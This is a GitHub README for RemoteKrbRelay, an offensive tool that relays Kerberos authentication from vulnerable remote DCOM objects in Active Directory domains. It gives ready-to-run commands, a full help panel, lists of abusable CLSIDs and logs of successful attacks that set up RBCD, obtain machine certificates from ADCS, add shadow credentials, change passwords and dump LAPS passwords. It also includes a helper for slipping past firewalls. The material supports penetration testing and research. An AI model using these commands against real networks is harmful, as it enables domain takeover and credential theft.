Sign in

CICADA8-Research / **RemoteKrbRelay** Public

Notifications | Fork 80 | Star 507

Code | Issues 2 | Pull requests | Actions | Projects | Security | Insights

main | Go to file | Code

- Checker
- Checkerv2.0
- Exploit
- FindAvailablePort
- README.md

README

```
            /\_/\____,
  ,___/\_/\ \  ~     /
  \     ~  \ )   XXX
    XXX     /    /\_/\___,
       \o-o/-o-o/   ~    /
        ) /     \    XXX
       _|    / \ \_/
    ,-/   _  \_/   \
   / (   /____,__|  )
  (  |_ (    )  \) _|
 _/ _)   \   \__/   (_
(,-(,(,(,/      \,),),)
```

About

Remote Kerberos Relay made easy! Advanced Kerberos Relay Framework

- Readme
- Activity
- Custom properties
- **507** stars
- **5** watching
- **80** forks

Report repository

Releases

No releases published

Packages

No packages published

Languages

- C# 100.0%

```
                  CICADA8 Research Team
                  From Michael Zhmaylo (MzHmO)
```

RemoteKrbRelay

You probably know KrbRelay and KrbRelayUp, but what if I told you it could be done remotely? With RemoteKrbRelay this becomes a reality.

TL;DR

Learn more about CertifiedDCOM here. CertifiedDCOM allows you to trigger an ADCS machine account:

```
# CertifiedDCOM (Abuse AD CS by setting RBCD)
  .\RemoteKrbRelay.exe -rbcd -victim adcs.root.a

# CertifiedDCOM (Abuse ADCS to get Machine cert
   .\RemoteKrbRelay.exe -adcs -template Machine

# CertifiedDCOM (Abuse ADCS with ShadowCreds)
  .\RemoteKrbRelay.exe -shadowcred -victim adcs
```

There's also the SilverPotato exploit. You can use it to abuse sessions. Including a domain administrator session on a third-party host.

```
# Change user password
  .\RemoteKrbRelay.exe -chp -victim dc01.root.a

# Add user to group
  .\RemoteKrbRelay.exe -addgroupmember -victim

# Dump LAPS passwords
  .\RemoteKrbRelay.exe -laps -victim mssql.root

# Send LDAP Whoami request from relayed user
  .\RemoteKrbRelay.exe -ldapwhoami -victim win1
```

```
# Trigger authentication from another session
  .\RemoteKrbRelay.exe -ldapwhoami -victim doma
```

Details

Now, you have four folders in front of you:

- `Checker` - old version of the checker for detecting vulnerable DCOM objects;
- `Checkerv2.0` - new version of the checker for detecting vulnerable DCOM objects;
- `Exploit` - RemoteKrbRelay.exe :)
- `FindAvailablePort` - a tool for bypassing a firewall when using an exploit.

Checker

So, let's start with Checker. You can use it to detect vulnerable DCOM objects. A vulnerable DCOM object can be considered to be:

- The COM server within which the DCOM object is running must be run as another user or as a system. But never as `NT AUTHORITY\LOCAL SERVICE`, since it uses empty creds to authenticate from the network;
- You must have `RemoteLaunch`, `RemoteActivation` permissions. This is LaunchPermissions;
- Impersonation level should be `RPC_C_IMP_LEVEL_IDENTIFY` and higher. `RPC_C_IMP_LEVEL_IDENTIFY` is a default value;
- U should have `RemoteAccess` permissions (or they should be emply). This is AccessPermission.


For easy detection, you can use Checkerv2.0. It supports output in csv and xlsx formats.

```
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Chec

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

Check.exe
Small tool that allow you to find vulnerable DC

[OPTIONS]
-outfile : output filename
-outformat : output format. Accepted 'csv' and
-showtable : show the xlsx table when it gets f
-h/--help : shows this windows
```

Example:


```
.\Checkerv2.0.exe -outfile win10 -outformat xls
```

And u will receive such output:



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
1	Applicatio	Applicatio	RunAs	LaunchAccess	LaunchType	LaunchPrincipal	LaunchSID	AccessAccess	AccessType	AccessPrincipal	AccessSID	AuthLevel	ImpLevel	CLSIDs		
2	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	BUILTIN\Администра	S-1-5-32-544							{F087771F-D74F-4C1A-BB8A		
3	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\ИНТЕ	S-1-5-4							{F087771F-D74F-4C1A-BB8A		
4	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	BUILTIN\Пользовате	S-1-5-32-580							{F087771F-D74F-4C1A-BB8A		
5	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\СЛУЖ	S-1-5-6							{F087771F-D74F-4C1A-BB8A		
6	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\СИСТЕ	S-1-5-18							{F087771F-D74F-4C1A-BB8A		
7	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	ЦЕНТР ПАКЕТОВ ПРИ	S-1-15-3-1							{F087771F-D74F-4C1A-BB8A		
8	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	ЦЕНТР ПАКЕТОВ ПРИ	S-1-15-3-2							{F087771F-D74F-4C1A-BB8A		
9	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	ЦЕНТР ПАКЕТОВ ПРИ	S-1-15-3-3							{F087771F-D74F-4C1A-BB8A		
10	{36234D6F	CoreDpuW	The Launc	LocalLaunch. LocalActivati	AccessAllowed	ЦЕНТР ПАКЕТОВ ПРИ	S-1-15-2-1	LocalAccess	AccessAllowed	ЦЕНТР ПАКЕТОВ	S-1-15-2-1					
11	{36234D6F	CoreDpuW	The Launc	LocalLaunch. LocalActivati	AccessAllowed	Все	S-1-1-0	LocalAccess	AccessAllowed	Все	S-1-1-0					
12	{64D4882D	CoreShellH	Interactive	LocalLaunch. LocalActivati	AccessAllowed	NT AUTHORITY\ИНТЕ	S-1-5-4	LocalAccess	AccessAllowed	NT AUTHORITY\И	S-1-5-4					
13	{64D4882D	CoreShellH	Interactive	LocalLaunch. LocalActivati	AccessAllowed	NT AUTHORITY\СИСТЕ	S-1-5-18	LocalAccess	AccessAllowed	NT AUTHORITY\С	S-1-5-18					
14	{64D4882D	CoreShellH	Interactive	LocalLaunch. LocalActivati	AccessAllowed	NT AUTHORITY\LOCAL	S-1-5-19	LocalAccess	AccessAllowed	NT AUTHORITY\L	S-1-5-19					
15	{64D4882D	CoreShellH	Interactive	LocalLaunch. LocalActivati	AccessAllowed	ЦЕНТР ПАКЕТОВ ПРИ	S-1-15-2-1	LocalAccess	AccessAllowed	ЦЕНТР ПАКЕТОВ	S-1-15-2-1					
16	{64D4882D	CoreShellH	Interactive	LocalLaunch. LocalActivati	AccessAllowed		S-1-15-3-1024-1	LocalAccess	AccessAllowed		S-1-15-3-1024-1502825166-1963708345-2616377461-2562897074-419					
17	{924DC564	Authentica	Interactive	LocalLaunch. RemoteLaun	AccessAllowed	BUILTIN\Администра	S-1-5-32-544	LocalAccess. RemoteAc	AccessAllowed	NT AUTHORITY\С	S-1-5-18			{924DC564-16A6-42EB-929A		
18	{924DC564	Authentica	Interactive	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\ИНТЕ	S-1-5-4	LocalAccess. RemoteAc	AccessAllowed	BUILTIN\Админи	S-1-5-32-544			{924DC564-16A6-42EB-929A		
19	{924DC564	Authentica	Interactive	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\СИСТЕ	S-1-5-18	LocalAccess. RemoteAc	AccessAllowed	NT AUTHORITY\S	S-1-5-10			{924DC564-16A6-42EB-929A		
20	{924DC564	Authentica	Interactive	LocalLaunch. LocalActivati	AccessAllowed	NT AUTHORITY\СЛУЖ	S-1-5-6	LocalAccess. RemoteAc	AccessAllowed	NT AUTHORITY\С	S-1-5-6			{924DC564-16A6-42EB-929A		
21	{924DC564	Authentica	Interactive User					LocalAccess	AccessAllowed	ЦЕНТР ПАКЕТОВ	S-1-15-2-1			{924DC564-16A6-42EB-929A		
22	{924DC564	Authentica	Interactive User					LocalAccess	AccessAllowed		S-1-15-3-1024-1502825166-1963708345-2			{924DC564-16A6-42EB-929A		
23	{C3A3435	cttunesvr	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\СИСТЕ	S-1-5-18	LocalAccess	AccessAllowed	NT AUTHORITY\С	S-1-5-18			{32BA16FD-77D9-4AFB-9C9F		
24	{C3A3435	cttunesvr	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	BUILTIN\Администра	S-1-5-32-544	LocalAccess. RemoteAc	AccessAllowed	NT AUTHORITY\S	S-1-5-10			{32BA16FD-77D9-4AFB-9C9F		
25	{C3A3435	cttunesvr	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\ИНТЕ	S-1-5-4	LocalAccess	AccessAllowed	NT AUTHORITY\И	S-1-5-4			{32BA16FD-77D9-4AFB-9C9F		
26	{C3A3435	cttunesvr	The Launc	LocalLaunch. LocalActivati	AccessAllowed	NT AUTHORITY\СИСТЕ	S-1-5-18							{32BA16FD-77D9-4AFB-9C9F		
27	{C2E9756F	DataExcha	Interactive	LocalLaunch. LocalActivati	AccessAllowed	NT AUTHORITY\SELF	S-1-5-10	LocalAccess	AccessAllowed	NT AUTHORITY\S	S-1-5-10					
28	{C2E9756F	DataExcha	Interactive	LocalLaunch. LocalActivati	AccessAllowed	ЦЕНТР ПАКЕТОВ ПРИ	S-1-15-2-1	LocalAccess	AccessAllowed	NT AUTHORITY\С	S-1-5-18					
29	{C2E9756F	DataExcha	Interactive	LocalLaunch. LocalActivati	AccessAllowed		S-1-15-3-1024-1	LocalAccess	AccessAllowed	ЦЕНТР ПАКЕТОВ	S-1-15-2-1					

The columns will contain the DCOM object CLSIDs, names, and LaunchPermission and AccessPermission.



LaunchPermission

AccessPermission


Same spreadsheet (win10.xlsx, Лист1, A1: ApplicationID) as above, with columns D–G framed under LaunchPermission and columns H–K framed under AccessPermission.

Try searching for sppui (CLSID `{F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}`, APPID `{0868DC9B-D9A2-4f64-9362-133CEA201299}`) and CertSrv Request (CLSID `{d99e6e74-fc88-11d0-b498-00a0c90312f3}`) objects and understand why they are vulnerable.

Don't use Checker, use only Checkerv2.0 pls :3

FindAvailablePort

A small tool to discover a port on which to raise a malicious DCOM server. See details here (Remote -> Local Potato).



```
PS A:\ssd\Share\RemoteKrbRelay\FindAvailablePort\FindAvailablePort\bin\Debug> .\FindAvailablePort.exe

                            /\_/\____,          /\     /\
                  ,___/\_/\ \  ~     /            \ _____\
                  \     ~  \ )   XXX               (_)-(_)
                    XXX     /    /\_/\___,      Checker Collection
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From MzHmO

[?] You didn't specify anything. Look FindAvailablePort.exe -h
[*] SYSTEM Is allowed through port 10
[*] SYSTEM Is allowed through port 11
[*] SYSTEM Is allowed through port 12
[*] SYSTEM Is allowed through port 13
[*] SYSTEM Is allowed through port 14
```

Practice using the concept of a local port. Rewrite RemotePotato0 to a local port. Trust me, this is useful.

Exploit


I added quite a bit of different functionality to the exploit. Note that it provides enough functionality to abuse DCOM objects. I've also listed a few CLSIDs in Help for abuse. These CLSIDs were publicly known, there just wasn't a POC to abuse them. There are quite a few vulnerable DCOM objects, work with the checker and find them all!

```
PS A:\ssd\Share\RemoteKrbRelay\Exploit\RemoteKr

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

[HELP PANEL]
        RemoteKrbRelay.exe
        Relaying Remote Kerberos Auth by easy wa
        Usage: RemoteKrbRelay.exe [ATTACKS] [REQ

[ATTACKS] (one required!)
        -rbcd : relay to LDAP and setup RBCD
        -adcs : relay to HTTP Web Enrollment and
        -smb : relay to SMB
        -shadowcred : relay to LDAP and setup Sh
        -chp : relay to LDAP and change user pas
        -addgroupmember : relay to LDAP and add
        -laps : relay to LDAP and extract LAPS p
        -ldapwhoami : relay to LDAP and get info

[REQUIRED OPTIONS]
        -target : relay to this target
        -victim : relay this computer
        -clsid : target CLSID to abuse

[OPTIONAL PARAMS]
        -spn : with ticket on this SPN victim wi
        -d/--domain : current (target) domain
        -dc/--domaincontoller : target DC
        -local : current computer hostname. This

[ATTACK OPTIONS]
        [SMB OPTIONS (Relay to SMB)]
        --smbkeyword : specify 'secrets' or 'ser
        --servicename : service-add cmdlet. Name
        --servicecmd : service-add cmdlet. Comma

        [ADCS OPTIONS (Relay to HTTP)]
        -template : ADCS Mode only. Template to

        [RBCD OPTIONS (Relay to LDAP)]
        -c/--create :  Create new computer
        -cn/--computername :  Computer name that
        -cp/--computerpassword : requires -c swi
        --victimdn : DN of victim computer

        [CHANGE PASSWORD OPTIONS (Relay to LDAP)
        -chpuser : the name of the user whose pa
        -chppass : new password

        [ADD GROUP MEMBER OPTIONS (Relay to LDAP
        -group : group name
        -groupuser : user to add to the group
        -groupdn : target group DN
        -userdn : target user DN

        [SHADOWCRED OPTIONS (Relay to LDAP)]
        -forceshadowcred : force shadow creds

        [LAPS OPTIONS (Relay to LDAP)]
        -lapsdevice : Optional param. Target co

[SWITCHES]
        -h/--help : show help
        -debug : show debug info
        -secure : use SSL for connection to LDA
        -p/--port : port to deploy rogue dcom s
        -session : cross-session activation. Us
        -module : default "System". It is for f

[EXAMPLES]
        [1] Trigger kerberos authentication fro
        .\RemoteKrbRelay.exe -rbcd -victim adcs

        [2] Trigger krb auth from dc01.root.apc
        .\RemoteKrbRelay.exe -smb --smbkeyword

        [3] Trigger krb auth from dc01.root.apc
        .\RemoteKrbRelay.exe -smb --smbkeyword

        [4] Trigger krb auth from dc01.root.apc
        .\RemoteKrbRelay.exe -smb --smbkeyword

        [5] Get machine certificate from kerber
        .\RemoteKrbRelay.exe -adcs -template Ma

        [6] Shadow Creds
        .\RemoteKrbRelay.exe -shadowcred -victi

        [7] Change user password
        .\RemoteKrbRelay.exe -chp -victim dc01.

        [9] Dump LAPS passwords
        .\RemoteKrbRelay.exe -laps -victim dc01

        [10] Send LDAP Whoami request from rela
        .\RemoteKrbRelay.exe -ldapwhoami -victi

        [11] Trigger authentication from anothe
        .\RemoteKrbRelay.exe -ldapwhoami -victi

[?] Interesting CLSIDs to use
dea794e0-1c1d-4363-b171-98d0b1703586 - Interact
f87b28f1-da9a-4f35-8ec0-800efcf26b83 - Interact
3ab092c4-de6a-4cd4-be9e-fdacdb05759c - System a
6d5ad135-1730-4f19-a4eb-3f87e7c976bb - System a
```

Examples


I suggest looking at some of the attacks:

- RBCD - relay to LDAP and setup RBCD.




```
Z:\Share\RemoteKrbRelay\RemoteKrbRelay\bin\x64\Debug>.\RemoteKrbRelay.exe -rbcd -victim dc01.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -cn FAKEMACHINE$
                  /\_/\____,
        ,___/\_/\ \  ~     /
        \     ~  \ )   XXX
          XXX     /    /\_/\___,
             \o-o/-o-o/   ~    /
              ) /     \    XXX
             _|    / \ \_/
          ,-/   _  \_/   \
         / (   /____,__|  )
        (  |_ (    )  \) _|
       _/ _)   \   \__/   (_
      (,-(,(,(,/      \,),),)

      CICADA8 Research Team
      From MzHmO
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: d99e6e74-fc88-11d0-b498-00a0c90312f3
[*] apReq: 6082068606092a864886f71201020201006e82067530820671a003020105a10302010ea20703050020000000a38204b7618204b3308204afa003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b046c6461701b0f64633
26186453a8b96dbd137eb18e80e5dc77dcdb4c1df2f7c460db47f2b6521ca8ced55e8f24bff6d7455c873fb0a015a6fc8c3b46f2bd31dad9c8da2ea1d902ace107b56e78788ac93937ce41fbe08d0287e484eaf0e07ecfed29ecee85d3a0ee3389123385489d6be
80bbad0a7e37b230b4dfdce2dd240e217c49057b3fb3770a803cdb009003b8c803972efbd5ba6b9c7bb99eee25129dd338a41c124709d0e283a68ebd89c5086e84f9c6ca0e55e9c7dcef27bbf2953024ef104fae0e09a67f66cab30737e5d126aace3d086d435d4
4a8292e20a339aef50157b368f78bff15af1cd485a58352e6b7eb72ad7987d14148ab2d758588405d58a3c133ff0858091b2fa33e6867c378fb8a6ea84bd45fe230f8622374bce75d5bb2dca08608fd902ed8d7a8f6eab39880b1cfc0340945dc779ff76ec40dd9
21c32d0502f72922c3d3a06be686b789318ec61342d3d41e0ed9f66c09268e3a4093e4e0bc055f3f021b77017e775095b2435b972fcc7d5efb87ac9edcdbbc18122b0924c3aad9a36d35a3cef0184f20d20ff26161060cedd84bead7fa81a015e927af1508ec9f7
51f7bef01821932ddb3e84219d9d73ac37f13a6e3ab6ec4f2c5f7f7c2ce23161c5aa8e4cca35e4ec35e521fea6146d3b05d0b1e72c49dd28036a7d75ec908ab360bcb9344c61895001e825277a8511ff53ffe9234c064b18b52f188b31a0d16e512f70ec4a99dde
1d5d24dfe6736e8084aba5acd7ea7e1a33b8254696f9d96e8e5e4f5f58aaf8cce53264977341c1c31645bfd1ced7f6c84b706bb9af4fb33220deca4f0a482019f3082019ba003020112a28201920482018e9497d0c8f4d4446d22fe285379d7c39cc1fc1f37f8ca
f35e1282efc5b586ae43739f99fecfc24ee356e9e51fefd447c3b8c3cb7c36c68897b61fddeb899f2a522ae93e91d4ebb439d11e989e5a1fff01f258b57cb9bfd80e51cdab3cc68701e49ad2542289feeb3989e7f6ea3e2d967f897891801248392d6b9257ad194
f5fc5f93779a2fbe1d9e9f66b679ad1926890b62470157fd4e078587694fa71d7d7e5ba4974b544b12f47f37bcf6ce1f5b26783c7c9d20ef1814fead11b932549738f7a09c56534570d1f09ab14fe94
[+] Let's relay to LDAP
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[+] Received Kerberos Auth from dc01.root.apchi with ticket on ldap/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a244044271b55ca0833566798d0cbdf6cd6ab2d4ad2fd9faa0b63bc4ceffc8d38515fc86f0acdc374cbdeaa12ed62d3f96d3f48a4885ef6f002d904f69bcf3ab49a9fc50e89e
[+] Let's relay to LDAP
[+] LDAP session initiated
[?] LDAP status LDAP_SUCCESS
[+] RBCD rights added successfully
```

- HTTP ADCS - relay to web enrollment service.




```
Z:\Share\RemoteKrbRelay\RemoteKrbRelay\bin\x64\Debug>.\RemoteKrbRelay.exe -adcs -template Machine -target dc01.root.apchi -victim win10.root.apchi -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8
                  /\_/\____,
        ,___/\_/\ \  ~     /
        \     ~  \ )   XXX
          XXX     /    /\_/\___,
             \o-o/-o-o/   ~    /
              ) /     \    XXX
             _|    / \ \_/
          ,-/   _  \_/   \
         / (   /____,__|  )
        (  |_ (    )  \) _|
       _/ _)   \   \__/   (_
      (,-(,(,(,/      \,),),)

      CICADA8 Research Team
      From MzHmO
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: 90f18417-f0f1-484e-9d3c-59dceee5dbd8
[*] apReq: 6082064706092a864886f71201020201006e82063630820632a003020105a10302010ea20703050020000000a38204786182047430820470a003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b04687474701b0f646330312e7
03dd50cea02b0d3b0f78b79369d6d20b6d5e4f105be7e0f4fafc3951c3da9af38f9f16eaa789e4ffa70c1759d5ce3a279fd9d5f8de7b01a042d660d8a6b95cf17de3d3343eac9ab725071c23b965402898c02e227693b7936a2328be8a16c132e921992d3aa1ea2113105f
09829e391fca9e0b0650f23cac3941f860bbe737fedb01199d5fe322e8326829d2bf7f8e2bd5c0a3bd6a2715df18f874208fee577a7624042bccf12f99e83fb461076937295ec0b2940359ce9047dd17aaba86ebdb3af9d5ff0b30c1b224875431bc846dc4fe9ed102cc73
d690daaab90e8b7f678b1e8179202d1a1822d58c55700cc0cab4a207140fb809d17001285c90afe0429fe0dd87e8f7e816849c91dd7ced9129f472b98476aa08c4aa16759a31153716cadd875f0c9536c919021b98b2b37f9cb3eed7337b34f8f5e230e1535b2592e51675
b5546336d14bdffd78a1127895055e45f047a3f34897ba4055b428b77a1849029f719798a80651cf022e8b64252727aa04b79b0e0f230a848445e34d5c705fd7b7b2640871d41e52ccd56f1a01e8ee42fb43093207320d4ae79b04e50d82111477339712abf045a50d01c0
0f5aecb843e6e9100d87ac7cb210cdc7821eaf4f437ca1875c610dca0d5076ce6e80bea35c861bd5221d08490ba6a31e3e35918cc2e203695e1a4c130e6c654a11c25835d5c1f45cea7abc9012c01ef769ed7fd85091c6e3fb363ac2a1a5f2089f65092b93f2c752941996
19f3082019ba003020112a28201920482018e16361b8a6b45e3742a7c7e2f73554fe31e023077bc305d0bcd633e88c86dbfea05d602ad3248a7f37d7132994d6630a9f4ba862113d3a6d098a94104993d2a483235d725ba80ddf007209d8e2b3a87b797b079a38015a3690
63285898f83a3565628 5586b96e20c8b75679dd126154f1130db1ad45d505960c3b8d428b669520119a72a0d4d18749b88f98270dfb9f8af0f5283712e3b4fd4ce57979c73d0c1ff4967608e36e15740c8b12f188ada4eff803cd0763ce26e3ae4a3d54588b87198d17fc2
bd3e4b742b328e91edb46e78ac2740514
[+] Got Krb Auth from NT/System. Relaying to ADCS now...
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, UseDceStyle, Connection
[+] Received Kerberos Auth from win10.root.apchi with ticket on http/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a244044299f4e10d9b33957c931e8108f999a2418645579ba0822ec9bb80a138d975ed937dd98ed88aad9649e9ad7b7ff1812d945b1a4acfa94bdee490a92adee94709ab6683
[+] HTTP session established
[+] Cookie ASPSESSIONIDSCCRSARD=DFKHMEJBANFADBBELMPNAJLG; path=/
[+] Lets get certificate for "root.apchi\win10$" using "Machine" template
[+] Success (ReqID: 25)
[+] Certificate in PKCS12: MIACAQMwgAYJKoZIhvcNAQcBoIAkgASCA+gwgDCABgkqhkiG9w0BBwGggCSABIID6DCCCccwggnDBgsqhkiG9w0BDAoBAqCCCXowggl2MCgGCiqGSIb3DQEMAQMwGgQUixxACU+LLRYV0RBMhmWrS3f16cACAgQABIIJSIkY7EwFFo1WM/oBAPy+5gY
